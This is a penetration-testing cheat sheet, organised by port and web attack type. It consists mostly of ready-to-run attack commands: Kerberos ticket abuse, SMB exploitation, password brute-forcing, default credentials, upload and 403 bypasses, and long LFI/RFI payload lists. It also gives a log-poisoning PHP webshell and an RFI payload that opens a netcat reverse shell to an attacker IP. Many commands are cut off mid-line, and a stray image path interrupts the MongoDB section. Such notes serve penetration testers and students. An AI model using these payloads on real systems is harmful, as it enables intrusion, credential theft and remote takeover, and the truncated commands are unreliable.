# Kerberoasting:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_TGSs_file>

# Overpass The Hash/Pass The Key (PTK):
python3 getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
python3 getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
python3 getTGT.py <domain_name>/<user_name>:[password]

# Using TGT key to excute remote commands from the following impacket scripts:

python3 psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

```
python3 smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python3 wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

# https://www.tarlogic.com/blog/como-funciona-kerberos/
# https://www.tarlogic.com/blog/como-atacar-kerberos/

python kerbrute.py -dc-ip IP -users /root/htb/kb_users.txt -passwords /root/pass_common_plus.txt -threads 1

# https://blog.stealthbits.com/extracting-service-account-passwords-with-kerberoasting/
# https://github.com/GhostPack/Rubeus
# https://github.com/fireeye/SSSDKCMExtractor
# https://gitlab.com/Zer1t0/cerbero
```

Port 110 - Pop3

```
telnet 10.11.1.111
USER pelle@10.11.1.111
PASS admin

# or:

USER pelle
PASS admin

# List all emails
list

# Retrieve email number 5, for example
retr 9
```

Port 111 - Rpcbind

```
rpcinfo -p 10.11.1.111
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall
```

Port 135 - MSRPC

Some versions are vulnerable.

```
nmap 10.11.1.111 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139/445 - SMB

```
# Enum hostname
enum4linux -n 10.11.1.111
nmblookup -A 10.11.1.111
nmap --script=smb-enum* --script-args=unsafe=1 -T5 10.11.1.111

# Get Version
smbver.sh 10.11.1.111
Msfconsole;use scanner/smb/smb_version
ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'
smbclient -L \\\\10.11.1.111

# Get Shares
smbmap -H  10.11.1.111 -R
echo exit | smbclient -L \\\\10.11.1.111
smbclient \\\\10.11.1.111\\
smbclient -L //10.11.1.111 -N
nmap --script smb-enum-shares -p139,445 -T4 -Pn 10.11.1.111
smbclient -L \\\\10.11.1.111\\
# If got error "protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED"
smbclient -L //10.11.1.111/ --option='client min protocol=NT1'

# Check null sessions
smbmap -H 10.11.1.111
rpcclient -U "" -N 10.11.1.111
smbclient //10.11.1.111/IPC$ -N

# Exploit null sessions
enum -s 10.11.1.111
enum -U 10.11.1.111
enum -P 10.11.1.111
enum4linux -a 10.11.1.111
/usr/share/doc/python3-impacket/examples/samrdump.py 10.11.1.111

# Connect to username shares
smbclient //10.11.1.111/share -U username

# Connect to share anonymously
smbclient \\\\10.11.1.111\\
smbclient //10.11.1.111/
smbclient //10.11.1.111/
smbclient //10.11.1.111/<""share name"">
rpcclient -U " " 10.11.1.111
rpcclient -U " " -N 10.11.1.111

# Check vulns
nmap --script smb-vuln* -p139,445 -T4 -Pn 10.11.1.111

# Check common security concerns
msfconsole -r /usr/share/metasploit-framwork/scripts/resource/smb_checks.rc

# Extra validation
msfconsole -r /usr/share/metasploit-framwork/scripts/resource/smb_validate.rc

# Multi exploits
msfconsole; use exploit/multi/samba/usermap_script; set lhost 192.168.0.X; set rhost 10.11.1.111; run

# Bruteforce login
medusa -h 10.11.1.111 -u userhere -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt -
nmap -p445 --script smb-brute --script-args userdb=userfilehere,passdb=/usr/share/seclists/Passwords/Commor
nmap -script smb-brute 10.11.1.111

# nmap smb enum & vuln
nmap --script smb-enum-*,smb-vuln-*,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-p
nmap --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enu

# Mount smb volume linux
mount -t cifs -o username=user,password=password //x.x.x.x/share /mnt/share
```

```
# rpcclient commands
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall

# Run cmd over smb from linux
winexe -U username //10.11.1.111 "cmd.exe" --system

# smbmap
smbmap.py -H 10.11.1.111 -u administrator -p asdf1234 #Enum
smbmap.py -u username -p 'P@$$w0rd1234!' -d DOMAINNAME -x 'net group "Domain Admins" /domain' -H 10.11.1.11
smbmap.py -H 10.11.1.111 -u username -p 'P@$$w0rd1234!' -L # Drive Listing
smbmap.py -u username -p 'P@$$w0rd1234!' -d ABC -H 10.11.1.111 -x 'powershell -command "function ReverseShe

# Check
\Policies\{REG}\MACHINE\Preferences\Groups\Groups.xml look for user&pass "gpp-decrypt "

# CrackMapExec
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137f549b15 --local
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137f549b15 --local --lsa

# Impacket
python3 samdump.py SMB 172.21.0.0

# Check for systems with SMB Signing not enabled
python3 RunFinger.py -i 172.21.0.0/24
```

Port 161/162 UDP - SNMP

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 10.11.1.111
nmap 10.11.1.111 -Pn -sU -p 161 --script=snmp-brute,snmp-hh3c-logins,snmp-info,snmp-interfaces,snmp-ios-con
snmp-check 10.11.1.111 -c public|private|community
snmpwalk -c public -v1 ipaddress 1
snmpwalk -c private -v1 ipaddress 1
snmpwalk -c manager -v1 ipaddress 1
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 172.21.0.X

# Impacket
python3 samdump.py SNMP 172.21.0.0

# MSF aux modules
 auxiliary/scanner/misc/oki_scanner
 auxiliary/scanner/snmp/aix_version
 auxiliary/scanner/snmp/arris_dg950
 auxiliary/scanner/snmp/brocade_enumhash
 auxiliary/scanner/snmp/cisco_config_tftp
 auxiliary/scanner/snmp/cisco_upload_file
 auxiliary/scanner/snmp/cnpilot_r_snmp_loot
 auxiliary/scanner/snmp/epmp1000_snmp_loot
 auxiliary/scanner/snmp/netopia_enum
 auxiliary/scanner/snmp/sbg6580_enum
 auxiliary/scanner/snmp/snmp_enum
 auxiliary/scanner/snmp/snmp_enum_hp_laserjet
 auxiliary/scanner/snmp/snmp_enumshares
 auxiliary/scanner/snmp/snmp_enumusers
 auxiliary/scanner/snmp/snmp_login
```

Port 389,636 - LDAP

```
jxplorer
ldapsearch -h 10.11.1.111 -p 389 -x -b "dc=mywebsite,dc=com"
python3 windapsearch.py --dc-ip 10.10.10.182 --users --full > windapsearch_users.txt
cat windapsearch_users.txt | grep sAMAccountName | cut -d " " -f 2 > users.txt
```

Port 443 - HTTPS

Read the actual SSL CERT to:

- find out potential correct vhost to GET
- is the clock skewed
- any names that could be usernames for bruteforce/guessing.

```
./testssl.sh -e -E -f -p  -S -P -c -H -U TARGET-HOST > OUTPUT-FILE.html
# Check for mod_ssl,OpenSSL version Openfuck
```

Port 500 - ISAKMP IKE

```
ike-scan 10.11.1.111
```

Port 513 - Rlogin

```
apt install rsh-client
rlogin -l root 10.11.1.111
```

Port 541 - FortiNet SSLVPN

Fortinet Ports Guide

SSL VPN Leak

Port 1433 - MSSQL

```
nmap -p 1433 -sU --script=ms-sql-info.nse 10.11.1.111
use auxiliary/scanner/mssql/mssql_ping
use auxiliary/scanner/mssql/mssql_login
use exploit/windows/mssql/mssql_payload
sqsh -S 10.11.1.111 -U sa
    xp_cmdshell 'date'
      go


EXEC sp_execute_external_script @language = N'Python', @script = N'import os;os.system("whoami")'

https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/
```

Port 1521 - Oracle

```
oscanner -s 10.11.1.111 -P 1521
tnscmd10g version -h 10.11.1.111
tnscmd10g status -h 10.11.1.111
nmap -p 1521 -A 10.11.1.111
nmap -p 1521 --script=oracle-tns-version,oracle-sid-brute,oracle-brute
MSF: good modules under auxiliary/admin/oracle and scanner/oracle

# https://github.com/quentinhardy/odat
./odat-libc2.5-i686 all -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 sidguesser -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 passwordguesser -s 10.11.1.111 -p 1521 -d XE

# Upload reverse shell with ODAT:
./odat-libc2.5-i686 utlfile -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE --sysdba --putFile c:/ shell.exe

# and run it:
./odat-libc2.5-i686 externaltable -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE --sysdba --exec c:/ shell.
```

Port 2000 - Cisco sccp

```
# cisco-audit-tool
CAT -h ip -p 2000 -w /usr/share/wordlists/rockyou.txt

# cisco-smart-install
https://github.com/Sab0tag3d/SIET/
sudo python siet.py -g -i 192.168.0.1
```

Port 2049 - NFS

```
nmap -p 111,2049 --script nfs-ls,nfs-showmount

showmount -e 10.11.1.111

# If you find anything you can mount it like this:

```

```
mount 10.11.1.111:/ /tmp/NFS
mount -t nfs 10.11.1.111:/ /tmp/NFS
```

Port 2100 - Oracle XML DB

Default passwords:

https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm

Port 3306 - MySQL

```
nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-variables.ns

mysql --host=10.11.1.111 -u root -p

# MYSQL UDF 4.x/5.0
https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-root-with-udf-for-windows-and-linux/
```

Port 3389 - RDP

```
nmap -p 3389 --script=rdp-vuln-ms12-020.nse
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.11.1.111
rdesktop -u guest -p guest 10.11.1.111 -g 94%
ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp://10.11.1.111
python crowbar.py -b rdp -s 10.11.1.111/32 -u admin -C ../rockyou.txt -v
```

Port 5432 - PostgreSQL

```
psql -h 10.10.1.111 -U postgres -W

# Default creds
postgres : postgres
postgres : password
postgres : admin
admin : admin
admin : password

pg_dump --host=10.10.1.111 --username=postgres --password --dbname=template1 --table='users' -f output_pgdu
```

Port 5900 - VNC

```
nmap --script=vnc-info,vnc-brute,vnc-title -p 5900 10.11.1.111
```

Port 5984 - CouchDB

```
curl http://example.com:5984/
curl -X GET http://IP:5984/_all_dbs
curl -X GET http://user:password@IP:5984/_all_dbs

# CVE-2017-12635 RCE

# Create user
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:chenny' — data-binary '{ "type": "user", "name":

# Dump database
curl http://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u chenny:-Xpassword <ds/_all_docs?include

# Dump passwords
curl -X GET http://user:passwords@localhost:5984/passwords
```

Port 5985 - WinRM

```
# https://github.com/Hackplayers/evil-winrm
gem install evil-winrm
evil-winrm -i 10.11.1.111 -u Administrator -p 'password1'
evil-winrm -i 10.11.1.111 -u Administrator -H 'hash-pass' -s /scripts/folder
```

Port 6379 - Redis

```
# https://github.com/Avinash-acid/Redis-Server-Exploit
python redis.py 10.10.10.160 redis
```

Port 8172 - MsDeploy

```
# Microsoft IIS Deploy port
IP:8172/msdeploy.axd
```

Port 27017-19/27080/28017 - MongoDB

MongoDB


Unknown ports

- `amap -d 10.11.1.111 8000`
- netcat: makes connections to ports. Can echo strings or give shells: `nc -nv 10.11.1.111 110`
- sfuzz: can connect to ports, udp or tcp, refrain from closing a connection, using basic HTTP configurations

Try admin:admin, user:user

Web

Check out in the left submenu what common attack you want review



General Info

Auth headers

```
# Basic Auth (B64)
Authorization: Basic AXVubzpwQDU1dzByYM==
# Bearer Token (JWT)
Authorization: Bearer <token>
# API Key
GET /endpoint?api_key=abcdefgh123456789
X-API-Key: abcdefgh123456789
# Digest Auth
Authorization: Digest username=”admin” Realm=”abcxyz” nonce=”474754847743646”, uri=”/uri” response=”7cffhf
# OAuth2.0
Authorization: Bearer hY_9.B5f-4.1BfE
# Hawk Authentication
Authorization: Hawk id="abcxyz123", ts="1592459563", nonce="gWqbkw", mac="vxBCccCutXGV30gwEDKu1NDXSeqwfq7Z
# AWS signature
Authorization: AWS4-HMAC-SHA256 Credential=abc/20200618/us-east-1/execute-api/aws4_
```

Common checks

```
# robots.txt
curl http://example.com/robots.txt
# headers
wget --save-headers http://www.example.com/
    # Strict-Transport-Security (HSTS)
    # X-Frame-Options: SAMEORIGIN
    # X-XSS-Protection: 1; mode=block
    # X-Content-Type-Options: nosniff
# Cookies
    # Check Secure and HttpOnly flag in session cookie
    # If exists BIG-IP cookie, app behind a load balancer
# SSL Ciphers
nmap --script ssl-enum-ciphers -p 443 www.example.com
# HTTP Methods
nmap -p 443 --script http-methods www.example.com
# Cross Domain Policy
curl http://example.com/crossdomain.xml
    # allow-access-from domain="*"

# Cookies explained
https://cookiepedia.co.uk/
```

Security headers explanation

Header	Protection
Strict-Transport-Security	Enhance SSL/TLS effectiveness
Expect-CT	Enhance SSL/TLS effectiveness, site legitimacy validation and reporting
X-Content-Type-Options	MIME sniffing - content type confusion
X-Frame-Options	Clickjacking Prevention
X-XSS-Protection	Reflective XSS partial mitigation
Content-security-policy	XSS, Clickjacking, general content injection enforcement and reporting

Web Scanners

```
# https://github.com/skavngr/rapidscan
python2 rapidscan.py example.com
# finalRecon
sudo python3 finalrecon.py --full https://example.com
# nuclei
# https://github.com/projectdiscovery/nuclei
# https://github.com/projectdiscovery/nuclei-templates
nuclei -update-templates
cat urls.txt | nuclei -t /nuclei-templates/
# Jaeles
# https://github.com/jaeles-project/jaeles
# https://github.com/jaeles-project/jaeles-signatures
jaeles scan -c 100 -s /jaeles-signatures/ -u urls.txt
# sn1per
sn1per -t example.com
# nikto2
nikto -h example.com
# recox
# https://github.com/samhaxr/recox
./recox.sh
```

Web Scan Oneliner Rules Based

```
# Subdomain enum + web reachable + output cleaning + web scan rules based
chaos -silent -d domain.com | httpx -silent | anew | nuclei -silent -t ~/nuclei-templates

# Subdomain enum + web reachable + output cleaning + web scan rules based 2
chaos -silent -d domain.com | httpx -silent | anew | xargs -I@ jaeles scan -u @
```

Quick tricks

```
# Web ports for nmap
80,81,300,443,591,593,832,981,1010,1311,1099,2082,2095,2096,2480,3000,3128,3333,4243,4567,4711,4712,4993,5

# Retrieve additional info:
/favicon.ico/..%2f
/lol.png%23
/../../../
?debug=1
/server-status
/files/..%2f..%2f

# Bypass Rate Limits:
# Use different params:
    sign-up, Sign-up, SignUp
# Null byte on params:
    %00, %0d%0a, %09, %0C, %20, %0

# Bypass upload restrictions:
# Change extension: .pHp3 or pHp3.jpg
# Modify mimetype: Content-type: image/jpeg
# Bypass getimagesize(): exiftool -Comment='"; system($_GET['cmd']); ?>' file.jpg
# Add gif header: GIF89a;
# All at the same time.

# ImageTragic (memory leaks in gif preview)
# https://github.com/neex/gifoeb
./gifoeb gen 512x512 dump.gif
# Upload dump.gif multiple times, check if preview changes.
# Check docs for exploiting

# If upload from web is allowed or :
# https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d4c3888
# https://iplogger.org/invisible/
# https://iplogger.org/15bZ87

# Check HTTP options:
# Check if it is possible to upload
curl -v -k -X OPTIONS https://10.11.1.111/
# If put enabled, upload:
curl -v -X PUT -d '' http://10.11.1.111/test/shell.php
nmap -p 80 192.168.1.124 --script http-put --script-args http-put.url='/test/rootme.php',http-put.file='/r
curl -v -X PUT -d '' http://VICTIMIP/test/cmd.php && http://VICTIMIP/test/cmd.php?cmd=python%20-c%20%27impo
curl -i -X PUT -H “Content-Type: text/plain; charset=utf-8” -d “/root/Desktop/meterpreter.php” http://VICTI
# If PUT is not allowed, try to override:
X-HTTP-Method-Override: PUT
X-Method-Override: PUT

# Retrieve endpoints
# LinkFinder
# https://github.com/GerbenJavado/LinkFinder
python linkfinder.py -i https://example.com -d
python linkfinder.py -i burpfile -b

# Retreive hidden parameters
# Tools
# https://github.com/s0md3v/Arjun
python3 arjun.py -u https://url.com --get
python3 arjun.py -u https://url.com --post
# https://github.com/maK-/parameth
python parameth.py -u https://example.com/test.php
# https://github.com/devanshbatham/ParamSpider
python3 paramspider.py --domain example.com
# https://github.com/s0md3v/Parth
python3 parth.py -t example.com

# .DS_Store files?
```

```
# https://github.com/gehaxelt/Python-dsstore
python main.py samples/.DS_Store.ctf

# Polyglot RCE payload
1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}

# Nmap web scan
nmap --script "http-*" example.com -p 443

# SQLi + XSS + SSTI
'"><svg/onload=prompt(5);>{{7*7}}
' ==> for Sql injection
"><svg/onload=prompt(5);> ==> for XSS
{{7*7}} ==> for SSTI/CSTI

# Try to connect with netcat to port 80
nc -v host 80

# Understand URL params with unfurl
https://dfir.blog/unfurl/
```

Header injections

```
# Add something like 127.0.0.1, localhost, 192.168.1.2, target.com or /admin, /console
Client-IP:
Connection:
Contact:
Forwarded:
From:
Host:
Origin:
Referer:
True-Client-IP:
X-Client-IP:
X-Custom-IP-Authorization:
X-Forwarded-For:
X-Forwarded-Host:
X-Forwarded-Server:
X-Host:
X-Original-URL:
X-Originating-IP:
X-Real-IP:
X-Remote-Addr:
X-Remote-IP:
X-Rewrite-URL:
X-Wap-Profile:

# Try to repeat same Host header 2 times
Host: legit.com
Stuff: stuff
Host: evil.com

# Bypass type limit
Accept: application/json, text/javascript, */*; q=0.01
Accept: ../../../../../../../../../etc/passwd{{'

# Try to change the HTTP version from 1.1 to HTTP/0.9 and remove the host header

# 401/403 bypasses
# Whitelisted IP
Client-IP: 192.168.1.10
True-Client-IP: 192.168.1.10
X-Client-IP: 192.168.1.10
X-Originating-IP: 192.168.1.10
X-Real-IP: 192.168.1.10
X-Remote-IP: 192.168.1.10
X-Forwarded-For: 192.168.1.10
# Fake Origin - make GET request to accesible endpoint with:
X-Original-URL: /admin
X-Override-URL: /admin
X-Rewrite-URL: /admin
Referer: /admin
# Also try with absoulte url https:/domain.com/admin

# Wordlists
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/BurpSuite-ParamMiner/lowercase
https://github.com/danielmiessler/SecLists/tree/bbb4d86ec1e234b5d3cfa0a4ab3e20c9d5006405/Miscellaneous/web/
```

Bruteforcing

```
cewl
hash-identifier
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
medusa -h 10.11.1.111 -u admin -P password-file.txt -M http -m DIR:/admin -T 10
ncrack -vv --user offsec -P password-file.txt rdp://10.11.1.111
crowbar -b rdp -s 10.11.1.111/32 -u victim -C /root/words.txt -n 1
patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_cookie=1 body='{"user":"admin","pas
hydra -l root -P password-file.txt 10.11.1.111 ssh
hydra -P password-file.txt -v 10.11.1.111 snmp
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 ftp -V
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 pop3 -V
hydra -P /usr/share/wordlistsnmap.lst 10.11.1.111 smtp -V
hydra -L username.txt -p paswordl33t -t 4 ssh://10.10.1.111
hydra -L user.txt -P pass.txt 10.10.1.111 ftp

# PATATOR
patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_cookie=1 body='{"user":"admin","pas

# SIMPLE LOGIN GET
hydra -L cewl_fin_50.txt -P cewl_fin_50.txt 10.11.1.111 http-get-form "/~login:username=^USER^&password=^PA

# GET FORM with HTTPS
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.11.1.111 -s 443 -S https-get-form "/index.php:login=

# SIMPLE LOGIN POST
hydra -l root@localhost -P cewl 10.11.1.111 http-post-form "/otrs/index.pl:Action=Login&RequestedURL=&Lang=

# API REST LOGIN POST
hydra -l admin -P /usr/share/wordlists/wfuzz/others/common_pass.txt -V -s 80 10.11.1.111 http-post-form "/

# Password spraying bruteforcer
# https://github.com/x90skysn3k/brutespray
python brutespray.py --file nmap.gnmap -U /usr/share/wordlist/user.txt -P /usr/share/wordlist/pass.txt --th
```

Online hashes cracked

```
https://www.cmd5.org/
http://hashes.org
https://www.onlinehashcrack.com/
https://gpuhash.me/
https://crackstation.net/
https://crack.sh/
https://hash.help/
https://passwordrecovery.io/
http://cracker.offensive-security.com/
https://md5decrypt.net/en/Sha256/
https://weakpass.com/wordlists
```

Crawl/Fuzz

```
# Crawlers
dirhunt https://url.com/
hakrawler -domain https://url.com/
python3 sourcewolf.py -h
gospider -s "https://example.com/" -o output -c 10 -d 1
gospider -S sites.txt -o output -c 10 -d 1
gospider -s "https://example.com/" -o output -c 10 -d 1 --other-source --include-subs

# Fuzzers
# ffuf
# Discover content
ffuf -recursion -c -e '.htm','.php','.html','.js','.txt','.zip','.bak','.asp','.aspx','.xml' -w /usr/share/
# Headers discover
ffuf -u https://hackxor.net -w /usr/share/SecLists/Discovery/Web-Content/BurpSuite-ParamMiner/both.txt -c -
# Ffuf - burp
ffuf -replay-proxy http:127.0.0.1:8080
# Fuzzing extensions
# General
'.htm','.php','.html','.js','.txt','.zip','.bak','.asp','.aspx','.xml','.inc'
# Backups
'.bak','.bac','.old','.000','.~','.01','._bak','.001','.inc','.Xxx'

# Best wordlists for fuzzing:
# https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content
    - raft-large-directories-lowercase.txt
    - directory-list-2.3-medium.txt
    - RobotsDisallowed/top10000.txt
    - https://github.com/assetnote/commonspeak2-wordlists/tree/master/wordswithext    -
    - https://github.com/random-robbie/bruteforce-lists
    - https://gist.github.com/six2dez/ca1d4f6bac1a61dcffe0d0a38b2056fe # Fuzz content
    - https://github.com/google/fuzzing/tree/master/dictionaries
 # Tip: set "Host: localhost" as header


# Custom generated dictionary
gau example.com | unfurl -u paths
# Get files only
sed 's#/#\n#g' paths.txt |sort -u
# Other things
gau example.com | unfurl -u keys
gau example.com | head -n 1000 |fff -s 200 -s 404

# Default login pages
https://github.com/InfosecMatter/default-http-login-hunter
default-http-login-hunter.sh <URL>

# Dirsearch
dirsearch -r -f -u https://10.11.1.111 --extensions=htm,html,asp,aspx,txt -w /usr/share/seclists/Discovery/

# dirb
dirb http://10.11.1.111 -r -o dirb-10.11.1.111.txt

# wfuzz
wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.11.1.11/FUZZ

# gobuster
gobuster dir -u http://10.11.1.111 -w /usr/share/seclists/Discovery/Web_Content/common.txt -s '200,204,301,
gobuster dir -e -u http://10.11.1.111/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
gobuster dir -u http://$10.11.1.111 -w /usr/share/seclists/Discovery/Web_Content/Top1000-RobotsDisallowed.t
gobuster dir -e -u http://10.11.1.111/ -w /usr/share/wordlists/dirb/common.txt

# Cansina
# https://github.com/deibit/cansina
python3 cansina.py -u example.com -p PAYLOAD

```

LFI/RFI

Tools

```
# https://github.com/kurobeats/fimap
fimap -u "http://10.11.1.111/example.php?test="
# https://github.com/P0cL4bs/Kadimus
./kadimus -u localhost/?pg=contact -A my_user_agent
# https://github.com/wireghoul/dotdotpwn
dotdotpwn.pl -m http -h 10.11.1.111 -M GET -o unix
```

LFI

```
# Basic LFI
curl -s http://10.11.1.111/gallery.php?page=/etc/passwd
# PHP Filter b64
http://10.11.1.111/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd && base64 -d save
http://10.11.1.111/index.php?m=php://filter/convert.base64-encode/resource=config
http://10.11.1.111/maliciousfile.txt%00?page=php://filter/convert.base64-encode/resource=../config.php
# Nullbyte ending
http://10.11.1.111/page=http://10.11.1.111/maliciousfile.txt%00
# Other techniques
https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c
https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd
https://abc.redact.com/static//..//..//..//..//..//..//..//..//..//..//..//..//..//../etc/passwd
https://abc.redact.com/static/../../../../../../../../../../../../../../../etc/passwd
https://abc.redact.com/static//..//..//..//..//..//..//..//..//..//..//..//..//..//../etc/passwd%00
https://abc.redact.com/static//..//..//..//..//..//..//..//..//..//..//..//..//..//../etc/passwd%00.htm
https://abc.redact.com/asd.php?file:///etc/passwd
https://abc.redact.com/asd.php?file:///etc/passwd%00
https://abc.redact.com/asd.php?file:///etc/passwd%00.html
https://abc.redact.com/asd.php?file:///etc/passwd%00.ext
https://abc.redact.com/asd.php?file:///..//..//..//..//..//..//..//..//..//..//..//..//..//../etc/passw
https://target.com/admin..;/
https://target.com/../admin
https://target.com/whatever/..;/admin
https://target.com/whatever.php~
# Cookie based
GET /vulnerable.php HTTP/1.1
Cookie:usid=../../../../../../../../../../../../etc/pasdwd
# LFI Windows
http://10.11.1.111/addguestbook.php?LANG=../../windows/system32/drivers/etc/hosts%00
http://10.11.1.111/addguestbook.php?LANG=/..//..//..//..//..//..//..//..//..//..//..//..//..//../boot.
http://10.11.1.111/addguestbook.php?LANG=../../../../../../../../../../../../../../../../boot.ini
http://10.11.1.111/addguestbook.php?LANG=/..//..//..//..//..//..//..//..//..//..//..//..//..//../boot.
http://10.11.1.111/addguestbook.php?LANG=/..//..//..//..//..//..//..//..//..//..//..//..//..//../boot.
http://10.11.1.111/addguestbook.php?LANG=C:\\boot.ini
http://10.11.1.111/addguestbook.php?LANG=C:\\boot.ini%00
http://10.11.1.111/addguestbook.php?LANG=C:\\boot.ini%00.html
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\\win.ini
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\\win.ini%00
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\\win.ini%00.html
http://10.11.1.111/addguestbook.php?LANG=file:///C:/boot.ini
http://10.11.1.111/addguestbook.php?LANG=file:///C:/win.ini
http://10.11.1.111/addguestbook.php?LANG=C:\\boot.ini%00.ext
http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\\win.ini%00.ext

# LFI using video upload:
https://github.com/FFmpeg/FFmpeg
https://hackerone.com/reports/226756
```

```
https://hackerone.com/reports/237381
https://docs.google.com/presentation/d/1yqWy_aE3dQNXAhW8kxMxRqtP7qMHaIfMzUDpEqFneos/edit
https://github.com/neex/ffmpeg-avi-m3u-xbin

# Contaminating log files
root@kali:~# nc -v 10.11.1.111 80
10.11.1.111: inverse host lookup failed: Unknown host
(UNKNOWN) [10.11.1.111] 80 (http) open
 <?php echo shell_exec($_GET['cmd']);?>
http://10.11.1.111/addguestbook.php?LANG=../../xampp/apache/logs/access.log%00&cmd=ipconfig

# Common LFI to RCE:
    Using file upload forms/functions
    Using the PHP wrapper expect://command
    Using the PHP wrapper php://file
    Using the PHP wrapper php://filter
    Using PHP input:// stream
    Using data://text/plain;base64,command
    Using /proc/self/environ
    Using /proc/self/fd
    Using log files with controllable input like:
        /var/log/apache/access.log
        /var/log/apache/error.log
        /var/log/vsftpd.log
        /var/log/sshd.log
        /var/log/mail

# LFI possibilities by filetype
    ASP / ASPX / PHP5 / PHP / PHP3: Webshell / RCE
    SVG: Stored XSS / SSRF / XXE
    GIF: Stored XSS / SSRF
    CSV: CSV injection
    XML: XXE
    AVI: LFI / SSRF
    HTML / JS : HTML injection / XSS / Open redirect
    PNG / JPEG: Pixel flood attack (DoS)
    ZIP: RCE via LFI / DoS
    PDF / PPTX: SSRF / BLIND XXE


# Chaining with other vulns
../../../tmp/lol.png -> for path traversal
sleep(10)-- -.jpg -> for SQL injection
<svg onload=alert(document.domain)>.jpg/png -> for XSS
; sleep 10; -> for command injections

# 403 bypasses
/accessible/..;/admin
/.;/admin
/admin;/
/admin/~
/./admin/./
/admin?param
/%2e/admin
/admin#
/secret/
/secret/.
//secret//
/./secret/..
/admin..;/
/admin%20/
/%20admin%20/
/admin%20/page
/%61dmin
```

RFI

```
# RFI:
http://10.11.1.111/addguestbook.php?LANG=http://10.11.1.111:31/evil.txt%00
Content of evil.txt:
<?php echo shell_exec("nc.exe 10.11.0.105 4444 -e cmd.exe") ?>
# RFI over SMB (Windows)
cat php_cmd.php
